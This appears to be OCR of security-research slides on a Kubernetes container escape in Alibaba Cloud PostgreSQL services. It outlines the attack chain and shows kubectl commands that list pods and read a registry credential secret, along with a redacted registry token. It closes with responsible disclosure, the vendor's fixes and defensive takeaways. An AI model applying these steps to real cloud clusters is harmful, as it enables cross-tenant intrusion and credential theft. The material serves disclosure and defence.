
1. PostgreSQL code execution
2. Spread to neighbor container via SCP
3. Spawn privileged container via Docker API



WIZ


Recap: The Great Escape

1. PostgreSQL code execution
2. Spread to neighbor container via SCP
3. Spawn privileged container via Docker API



Recap: The Great Escape


1. PostgreSQL code execution
2. Spread to neighbor container via SCP
3. Spawn privileged container via Docker API
4. Take over the entire K8s Node



WIZ


K8s tenant isolation

- Each customer database runs on a different K8s node
  - VM Separation
- No direct access to other customers' data
  - Is that so? 🤔



K8s tenant isolation

- The environment is **linked** through Kubernetes
  - Complicating the tenant-isolation architecture
- So, what can our service account do?



Listing Pods

```
bash-5.2# kubectl get pods
NAME                                                  READY   STATUS      RESTARTS   AGE
cluster-destroyinstance-100280415-f89..               0/1     Error       0          193d
cluster-destroyinstance-100308710-ff0...              0/1     Init:0/1    0          90d
cluster-initializeinstance-100252769-...              0/1     Completed   0          370d
cluster-recoversegmentinplace-1002804...              0/1     Completed   0          195d
cluster-recoversegmentinplace-1003087...              0/1     Completed   0          91d
cluster-startinstance-100280415-bb6a2...              0/1     Error       0          193d
gp-[CENSORD]ia8391m-master-100333043                  1/1     Running     0          6d
gp-[CENSORD]5k52hxy-master-100333536                  1/1     Running     0          5d1h
gp-[CENSORD]1pauiee-master-100332954                  1/1     Running     0          6d9h
gp-[CENSORD]6602v2f-master-100332946                  1/1     Running     0          6d10h
gp-[CENSORD]7rbz5i3-master-100333829                  1/1     Running     0          2d4h
gp-[CENSORD]8n9sn77-master-100333037                  1/1     Running     0          6d1h
gp-[CENSORD]44d88w2-master-100252769                  1/1     Running     0          44d
...
```

Listing Images

```
acs/alic ...
acs/aliy ...
acs/clou ...
acs/core ...
acs/csi- ...
acs/kube ...
acs/metr ...
apsaradb_pub_online/adb ...
apsaradb_pub_online/bus ...
apsaradb_pub_online/cgr ...
apsaradb_pub_online/etc ...
apsaradb_pub_online/opt ...
apsaradb_pub_online/ran ...
apsaradb_pub_online/rkp ...
apsaradb_pub_online/ter ...
apsaradb_pub_online/whi ...
```

Container Registry Credentials

```
bash-5.2# kubectl get secret -o json docker-image-secret
{
    "apiVersion": "v1",
    "data": {
        ".dockerconfigjson": "eyJ..REDACTED"
    },
    "kind": "Secret",
    ...
    "type": "kubernetes.io/dockerconfigjson"
}
```


Registry Access Token

```
{
    "iss": "dockerauth.aliyuncs.com",
    "aud": "registry.aliyuncs.com:eu-central-1:26842",
    "sub": "",
    "iat": 1669326988,
    "jti": "....",
    "nbf": 1669326688,
    "exp": 1669327588,
    "access": [{
            "name": "apsaradb_pub_online/[REDACTED]",
            "type": "repository",
            "actions": ["pull", "push"]
        }
    ]
}
```

Registry Access Token

PostgreSQL-as-a-~~Service~~ Target


- Offered by two major Alibaba services:
  - ~~AnalyticDB for PostgreSQL~~
  - ApsaraDB RDS for PostgreSQL



ApsaraDB RDS for PostgreSQL


The Great Escape 2.0

1. PostgreSQL code execution




The Great Escape 2.0

1. PostgreSQL code execution
2. Spread to privileged neighbor container




The Great Escape 2.0

1. PostgreSQL code execution
2. Spread to privileged neighbor container
3. Take over the entire K8s Node



The Great Escape 2.0

1. PostgreSQL code execution
2. Spread to privileged neighbor container
3. Take over the entire K8s Node
4. Direct access to other customers' databases!



Responsible Disclosure


- All issues has been reported to Alibaba Cloud
- They responded quickly and professionally
- Applied multiple fixes:
  1. Fixed all the vulnerabilities and misconfigurations
  2. Applied Alibaba's internal safe containers technology
  3. Restricted and scoped the Node's and Registry permissions

WIZ

What went wrong?

Unsafe namespace sharing between containers

- Sharing network, PID or mount namespace weakens the container
- Intervening with a running container is risky
  - Do it with caution and low-privileges




WIZ

What went wrong?

Container as a security barrier

- Prone to misconfigurations or unsafe resource sharing
- Exposed to Linux kernel vulnerabilities




WIZ

What went wrong?

Container registry credentials with “write” permissions

- Any service account with secrets/pod permissions can obtain them
- Pose cross-environment risks
  - Prod, Dev, Build, Test – even developers' workstations



WIZ

PEACH

https://peach.wiz.io


- Open-source framework for modeling and improving SaaS & PaaS tenant isolation
- Developed with the help of excellent people from great companies
- Contributions are appreciated!

WIZ

Further reading

#BrokenSesame

Accidental “write” permissions to private registry allowed potential RCE on Alibaba Cloud Database Services



Hell’s Keychain

Supply-chain vulnerability in IBM Cloud Databases for PostgreSQL allows potential unauthorized database access

WIZ

Takeaways

- Kubernetes complicates multi-tenant security
  - Provides additional attack surface
  - Identities, shared resources, network
- Container should not be a sole security barrier
  - Use safe container technologies, such as gVisor
- Pentest your internal environment
  - Starting point: access to customer pods

WIZ

Thank you!

@hillai

research@wiz.io

wiz.io/blog

WIZ